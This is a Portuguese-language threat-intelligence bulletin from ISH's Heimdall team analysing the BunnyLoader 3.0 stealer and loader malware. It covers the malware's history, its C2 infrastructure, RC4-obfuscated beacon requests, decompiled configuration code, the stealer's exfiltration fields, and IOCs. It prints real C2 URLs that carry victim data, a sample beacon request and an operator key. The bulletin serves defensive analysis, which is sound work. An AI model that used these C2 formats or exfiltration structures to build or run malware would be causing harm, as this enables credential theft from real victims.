BOLETIM DE SEGURANÇA

Variante do malware BunnyLoader utiliza novas funcionalidades de ataques modulares

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores de segurança cibernética da Unit42, descobriram uma variante atualizada de um stealer e loader de malware chamado **BunnyLoader**, este malware modulariza suas funções e tem a capacidade de evitar detecção. Ele está em constante desenvolvimento com habilidades para roubar informações, credenciais, criptomoedas e para entregar malware adicional às vítimas. Em 11 de fevereiro de 2024, o desenvolvedor do malware, conhecido como **Player** ou **Player_Bunny**, anunciou a nova versão, BunnyLoader 3.0, e apresenta módulos reescritos para roubo de dados, redução do tamanho da carga útil e melhorias nos recursos de **keylogging**.

2 INFORMAÇÕES SOBRE O MALWARE

O BunnyLoader, foi anunciado inicialmente como uma botnet MaaS e loader malware, sendo desenvolvido rapidamente. A versão 1.0 foi lançada em setembro de 2023. Escrito em C/C++, ele possui recursos como carregamento sem arquivo, roubo de credenciais, e roubo da área de transferência. O comprador tem a liberdade de escolher qual malware o BunnyLoader irá entregar. No entanto, o autor proíbe explicitamente o uso deste malware contra sistemas russos, uma prática comum entre os autores de malware que residem na Rússia ou nas proximidades para evitar a atenção das autoridades russas.




Figura 1 – Anúncio do BunnyLoader 1.0 na Dark Web.

Em setembro de 2023, o malware foi reformulado, introduzindo novos recursos como correções de bugs, evasão antivírus, métodos de recuperação de dados, caminhos de navegador, funcionalidade de keylogger e proteções anti-análise. A constante mudança no ecossistema de malware e a remoção da família Qakbot em agosto de 2023 abriram espaço para outros operadores de loaders MaaS. O BunnyLoader aproveitou essa oportunidade, atraindo interesse do mercado com sua reformulação agressiva e lançando o BunnyLoader 2.0. Em outubro, uma versão "*privada*" do malware foi oferecida por US$ 350. Diferente da versão original, esta foi ofuscada e atualizada regularmente para evitar proteções antivírus, provavelmente motivada pela descoberta do malware por pesquisadores de segurança. A versão mais recente, BunnyLoader 3.0, foi anunciada em 11 de fevereiro de 2024 no canal Telegram do autor.

Na descoberta realizada inicialmente no BunnyLoader 1.0 em setembro, ele usava **37.139.129[.]145** para seu servidor C2.




Figura 2 – Servidor C2 do Bunnyloader

Nas versões iniciais do BunnyLoader, a comunicação com os servidores C2 era realizada através de uma estrutura de diretório padronizada, **http://[url]/Bunny/[PHP endpoint]**. Esse padrão foi observado em todas as principais amostras até a introdução do BunnyLoader 3.0.

http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461lq
http://37.139.129.145/Bunny/StealerRegistration.php?country=
http://37.139.129.145/Bunny/ResultCMD.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender&value=
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=27214846115118539-3749460369-599379286
http://37.139.129.145/Bunny/Heartbeat.php?country=United+States&ip=34.86.73.37&host=AZURE-PC&ver=2.0&system=Microsoft+Windows+7+Professional+%0A&privs=Admin&av=N%2FA
http://37.139.129.145/Bunny/Add.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsof
http://37.139.129.145/Bunny/Echoer.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Micro
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461BunnyLogs
http://37.139.129.145/Bunny/Echoer.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
http://37.139.129.145/Bunny/Heartbeat.php?country=&ip=1.254.1.255%0A&host=WALKER-PC&ver=2.0&system=Microsoft+Windows+7+Enterprise+%0A&privs=Admin&av=N/A
http://37.139.129.145/Bunny/Heartbeat.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Mi
http://37.139.129.145/Bunny/Add.php
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=2902388419
http://37.139.129.145/Bunny/Echoer.php?country=&ip=1.254.1.255%0A&host=WALKER-PC&ver=2.0&system=Microsoft+Windows+7+Enterprise+%0A&privs=Admin&av=N%2FA
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=272148461-4e4c-bd18-02b67ac065cc
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461e
http://37.139.129.145/Bunny/Echoer.php
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=272148461
http://37.139.129.145/Bunny/StealerLogs/BunnyLogs_468325.zipM
http://37.139.129.145/Bunny/Add.phpConnected
http://37.139.129.145/Bunny/Echoer.php?country=United+States&ip=34.86.73.37&host=AZURE-PC&ver=2.0&system=Microsoft+Windows+7+Professional+%0A&privs=Admin&av=N/A
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=5&BotID=27214846115118539-3749460369-599379286
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=5&BotID=272148461.
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461IR
http://37.139.129.145/Bunny/Heartbeat.php?country=Italy&ip=34.17.55.59&host=841618&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
http://37.139.129.145/Bunny/Uploader.phpWinsta0

Figura 3 – Estrutura de diretórios no servidor C2 em 37.139.129[.]145.

O BunnyLoader 2.0 se registra no servidor C2 usando URLs terminadas em Add.php. Antes disso, ele coleta informações do dispositivo para identificação. Após a comunicação com o C2, o malware envia solicitações constantes usando URLs terminadas em *TaskHandler.php*, que iniciam tarefas maliciosas. Essas tarefas, codificadas em funções separadas, incluem, registro de teclas, roubo da área de transferência, download de malware adicional, execução remota de comandos, roubo de carteira criptografada, roubo de credenciais de aplicativos

Em outubro, foi identificada uma nova infraestrutura C2 em **185.241.208[.]83** e amostras do malware em um arquivo ZIP chamado *Shovel Knight.zip*. Este arquivo continha um executável do Windows, que é o *stager* do BunnyLoader 2.0. Shovel Knight é um videogame popular, cujo nome foi usado pelos agentes da ameaça para induzir os usuários a executarem arquivos maliciosos. Em novembro, foi identificada campanhas usando servidores C2 com os ips, **195.10.205[.]23** e **172.105.124[.]34**.

As amostras de novembro de 2023 usaram Themida e PureCrypter para compactar arquivos executáveis do Windows para o BunnyLoader, indicando esforços para proteger o malware. Em dezembro, foram observados novos servidores C2 com os ips, **134.122.197[.]80** e **91.92.254[.]3**. A cadeia de infecção de dezembro foi mais complexa, com mudanças nos TTPs e o início com um conta-gotas inédito que levava ao PureCrypter e se bifurcava em duas ramificações.




Figura 4 – Cadeia de infecção

A infecção PureCrypter se ramifica de duas maneiras. Uma delas continua a disseminar mais malware **Pure**, descarta o carregador **PureLogs** e, posteriormente, entrega o stealer PureLogs. A outra ramificação utiliza um injetor .NET para entregar o BunnyLoader, que se disfarça como o arquivo **notepet.exe**, um aplicativo de monitoramento de saúde para animais de estimação.

Foi observado que o BunnyLoader usa um erro de digitação do aplicativo para nomear o arquivo como notep.exe. Este arquivo foi usado pelos atores da ameaça para entregar o malware ladrão Meduza. Depois da atividade em dezembro, o autor da ameaça anunciou uma grande reformulação com o lançamento do BunnyLoader 3.0 em 11 de fevereiro de 2024.




Figura 5 – Anúncio do BunnyLoader 3.0 no Telegram.

A última versão do BunnyLoader, a 3.0, apresenta uma estrutura de diretórios em seus servidores C2 diferente da versão 2.0. Essa estrutura é formatada como *http:///[C2]/[path]/[PHP API]*. Mais detalhes sobre isso são discutidos na seção Hopping Through the Bytes. Na versão 3.0 do BunnyLoader, o agente de ameaça utiliza um conta-gotas, que é entregue através de um arquivo CMD com o malware BunnyLoader embutido nele, para entregar a verdadeira carga maliciosa. Uma vez que o BunnyLoader é entregue à máquina alvo pelos invasores, o malware se conecta a um servidor C2 em **91.92.247[.]212**, que responde e fica à espera de mais instruções do autor da ameaça.

3 ATUALIZAÇÃO DO SERVIDOR C2

A URI base para a comunicação C2 não sofreu alterações, mantendo o formato *http:///[C2]/[path]/[PHP API]*. A versão atual do BunnyLoader, está programada para se conectar ao servidor C2 em *hxxp://ads[.]hostloads[.]xyz/BAGUvIxJu32I0/gate.php*. Diferente das versões anteriores que usavam a string Bunny na URL, o BunnyLoader 3.0 permite a personalização do nome do caminho pelo operador. Antes do BunnyLoader 3.0, múltiplos endpoints de API PHP eram usados pelos servidores para receber comunicações dos clientes. No entanto, todas as amostras do malware identificadas utilizam um único endpoint, *gate.php*.

Na versão 3.0 introduziu uma mudança significativa na forma como os parâmetros HTTP são enviados. Ao invés de enviar em texto puro, como nas versões anteriores, agora os valores são ofuscados através da **criptografia RC4**. Uma chave aleatória de 32 caracteres é gerada a cada execução do BunnyLoader, sendo utilizada para criptografar todos os valores dos parâmetros de consulta HTTP. Estes valores criptografados são então convertidos em charcode e codificados em URL, onde um cliente realiza uma conexão inicial com o servidor C2.

```
GET /BAGUvIxJu32I0/gate.php?ipaddress=26+17+74+186+106+137+232+247+227+152+249+74+11&hos
tname=111+99+43+223+11+240+150+226+143+228+251+41+7+76+39&version=24+8+72&system=124+79+
22+240+48+200+181+239+235+134+232+63+80+118+122+67+30+17+125+224+253&privileges=126+85+2
9+230&arch=83+30+78&antivirus=124+79+22+240+48+200+181+239+158+211+174+31+80+102+122+67&
disk_id=24+16+72+172+106+143+242+249+232+142&key=114+105+47+196+14+228+135+128+137+252+1
29+41+117+113+102+70+5+20+56+235+247+127+244+208+147+91+204+118+135+165+215+24+16+30+190
+123+96+148+111+211+76+152+30+49+254+75+204+36+107+223+230+212+100+237+140+191+178+119+3
7+79+101+173+138+74+7+255+240+78+124+207+22+253+95+15+220&enc_key=p1USiZA6JrHkIJLOfGoJhz
Pj78BXe4Jx HTTP/1.1
User-Agent: Windows Defender
Host: ads.hostloads.xyz
Cache-Control: no-cache

HTTP/1.1 200 OK
content-type: text/html; charset=UTF-8
content-length: 12
date: Tue, 05 Mar 2024 20:53:47 GMT
server: LiteSpeed
connection: Keep-Alive
```

Figura 6 – Cabeçalhos HTTP de uma conexão inicial com o servidor C2.

A diferenciação das solicitações do cliente pelo servidor C2 é realizada através do uso de um formato de parâmetro URI único para cada função do cliente, em conjunto com um agente de usuário específico. Abaixo é mostrada todas as possíveis rotinas de comunicação C2, detalhando sua finalidade e os parâmetros empregados

ID	Propósito	Agente de usuário	Parâmetros HTTP/S URI
1	Estabelece a conexão inicial com o servidor C2.	Windows Defender	Ipaddress, hostname, version BunnyLoader version), system (Operating System) privileges (Local or Admin),arch (CPU Architecture), antivirus disk_id (Bot ID), key (BL Operator Key), enc_key (RC4 Key)
2	Envia um heartbeat para o C2 a cada 50 segundos.	Avast	heart (BL Operator Key), hostname, system (Operating System), arch (CPU Architecture) heart_enc_key (RC4 Key)
3	Envia uma solicitação a cada dois segundos. A resposta esperada é um comando executado por meio da linha de comando do Windows.	ESET SECURITY	Hostname, system, arch, cecho (BLOperator Key), enc_cecho (RC4 Key)
4	Resposta ao C2 após executar o comando da linha anterior.	McAffe	val (BL Operator Key, hostname, system, arch, value (command output), va_enc_key (RC4 Key)
5	Envia uma solicitação a cada dois segundos. A resposta esperada é um comando especialmente formatado analisado pelo cliente.	AVG	BID (Bot ID), bid_enc_key (RC4 Key)
6	Resposta ao C2 após executar o comando da linha anterior.	Google Chrome	CID (Command ID, bid (Bot ID),enc_key (RC4 Key)
7	Envia uma solicitação a cada dois segundos. A resposta esperada é um comando especialmente formatado analisado pelo cliente. Usado para baixar o módulo de negação de serviço (DoS).	Avast	DBID (Bot ID), DBID_enc_key (RC4 Key)
8	Resposta ao C2 após executar o comando da linha anterior.	Google Chrome	DCID (Command ID), DBID (Bot ID), d_enc_key (RC4 Key)

Tabela 1 – Funções do BunnyLoader C2 e comunicações associadas.

O binário contém codificações para diversos elementos, incluindo o endereço C2, a versão do BunnyLoader e o ID do operador. Além disso, uma chave RC4 é produzida por essa função. Esses componentes codificados são cruciais para o funcionamento do sistema.

```
u42_copy_func_0(c2_domain, "ads.hostloads.xyz", 0x11u);
dword_7971F0 = 0;
c2_api_path = 0i64;
dword_7971F4 = 0;
u42_copy_func_0(&c2_api_path, "BAGUvIxJu32I0", 0xDu);
dword_797208 = 0;
BunnyLoader_version_string = 0i64;
dword_79720C = 0;
u42_copy_func_0(&BunnyLoader_version_string, "3.0", 3u);
dword_797220 = 0;
operator_key = 0i64;
dword_797224 = 0;
u42_copy_func_0(&operator_key, "YOWPQ[AOSJISKsywkw,xosiwkwosulqoPQIDYWZLSAOIWHDMSK6372863738273722727392738", 0x4Bu);
u42_create_random_string((void **)&generated_rc4_key, 32);
```

Figura 7 – Função de configuração do cliente.

A versão 3.0 do BunnyLoader apresenta duas mudanças significativas. A primeira é a transição de um arquivo único para um cliente base menor, com módulos disponíveis para download. Embora grande parte do código do cliente seja semelhante ao das versões anteriores, recursos como o stealer personalizado, o clipper, o keylogger e as novas funções DoS agora estão em binários separados.

Os operadores têm a opção de implantar esses módulos ou usar os comandos integrados do BunnyLoader para carregar o malware desejado. A segunda mudança ocorre quando o BunnyLoader é executado em um computador alvo. Ele fará check-in no C2 a cada dois segundos, aguardando um comando específico. Essas instruções permitem o download e a execução de malware adicional no computador alvo.

```
1 ID --> [value]; Task_Name --> [value]; Task_Args --> [value]; DLL --> [value]
```

Figura 8 – Tasks e DLL.

Os valores Task_Name e Task_Arg são derivados do comando e encaminhados para as funções apropriadas, que orientam o cliente a baixar e executar a nova carga útil. Qualquer solicitação de download HTTP feita através desses comandos usará o agente de usuário (onde o download é armazenado no disco) ou **curl/1.0** (para injeção sem arquivo). Todos os arquivos baixados serão armazenados na pasta *%localappdata%\Temp* do computador da vítima.

O módulo stealer do BunnyLoader 3.0 opera de forma autônoma, roubando credenciais e exfiltrando dados diretamente para o servidor C2, usando o mesmo formato *http://[C2]/[caminho]/[API PHP]* do cliente base. Todas as funções de roubo de informações armazenarão os dados coletados na pasta *%localappdata%\Temp\ADE_LOGS*. O ladrão também é responsável por fazer upload de logs do módulo keylogger, que irá procurar e copiar para a mesma pasta. Depois que todos os dados forem coletados, o ladrão usará o PowerShell para compactar a pasta ADE_LOGS em um arquivo .zip. Antes de exfiltrar o .zip, o ladrão enviará uma solicitação GET ao C2 com um resumo dos dados roubados, com o agente do usuário Windows Defender.

Parâmetro de consulta HTTP	Valor
`roubo_id`	ID do bot
`endereço de IP`	Endereço IP de destino
`sistema`	Sistema operacional
`cromo`	Número de navegadores capturados
`mensagens`	Número de serviços de mensagens capturados
`carteiras`	Número de carteiras criptografadas capturadas
`teclas digitadas`	Número de arquivos de log de pressionamento de tecla encontrados
`jogos`	Número de plataformas de jogos capturadas
`VPNs`	Número de serviços VPN capturados
`arquivos`	Número de arquivos de destino capturados (consulte o Apêndice para extensões de arquivo de destino)
`extensões`	Número de extensões do Chrome capturadas
`tipo`	Valor codificado de ZIP
`tamanho`	Tamanho do arquivo ZIP
`link`	String no formato: `http://[C2]/[caminho]/Logs/ADE_LOGS_[hostname].zip`
`Código chave`	ID do operador
`enc_key`	Chave RC4

Figura 9 – Módulo stealer BunnyLoader.

Caso o C2 forneça uma resposta apropriada, o módulo padrão irá proceder com o carregamento do arquivo .zip. Este processo será realizado através do agente de usuário denominado Uploader e um cabeçalho HTTP *Content-Type* personalizado, como ilustrado na Figura 9. Após a conclusão bem-sucedida do upload, os dados que foram coletados, juntamente com o arquivo .zip, serão removidos pelo stealer.




Figura 10 – Tráfego HTTP de exfiltração de dados

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualização das aplicações

- Mantenha todos os seus softwares, incluindo o sistema operacional e os aplicativos, atualizados. Muitas vezes, os malwares exploram vulnerabilidades em softwares desatualizados.

Antivírus

- Um bom programa antivírus pode detectar e remover malwares antes que eles causem danos.

Backup

- Em caso de infecção, ter um backup atualizado de seus dados pode evitar a perda de informações importantes.

Conscientização de segurança

- Muitos malwares, como o BunnyLoader, são distribuídos através de táticas de engenharia social. Conhecer essas táticas pode ajudar a identificar tentativas de infecção.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	9dae516b7ad2b51d1c06b68486ace79b
sha1:	a335e0d3035e8da489877d7a07b987ad56489072
sha256:	3a64f44275b6ff41912654ae1a4af1d9c629f94b8062be441902aeff2d38af3e
File name:	EXE compactado com UPX

Indicadores de compromisso do artefato	
md5:	66ff4001f31b4ee0098e16c82b8532a2
sha1:	89d64456367ea5887c75d4d53fcaf19fdf5c4a6b
sha256:	0f425950ceaed6578b2ad22b7baea7d5fe4fd550a97af501bca87d9eb551b825
File name:	66ff4001f31b4ee0098e16c82b8532a2.virus

Indicadores de compromisso do artefato	
md5:	616b48133c6af2445736435912d4a586
sha1:	0a0702e7f6a75d047ae1b3cec8fc40b6e5f75992
sha256:	82a3c2fd57ceab60f2944b6fea352c2aab62b79fb34e3ddc804ae2dbc2464eef
File name:	616b48133c6af2445736435912d4a586.virus

Indicadores de compromisso do artefato	
md5:	5bf25368a2614b9f12a3e6eda517c626
sha1:	a0add337a3838a962fa392455dfb3105a847d8e8
sha256:	2ab21d859f1c3c21a69216c176499c79591da63e1907b0d155f45bb9c6aed4eb
File name:	Tbcjnd.exe

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
IP	37.139.129[.]145, 185.241.208[.]83, 195.10.205[.]23, 172.105.124[.]34, 185.241.208[.]104, 134.122.197[.]80

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

Se deseja ter acesso aos demais Indicadores de Compromissos (IoCs), envie um e-mail para: heimdall@ish.com.br

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Unit42**
- **Thehackernews**

heimdall
security research
A DIVISION OF ISH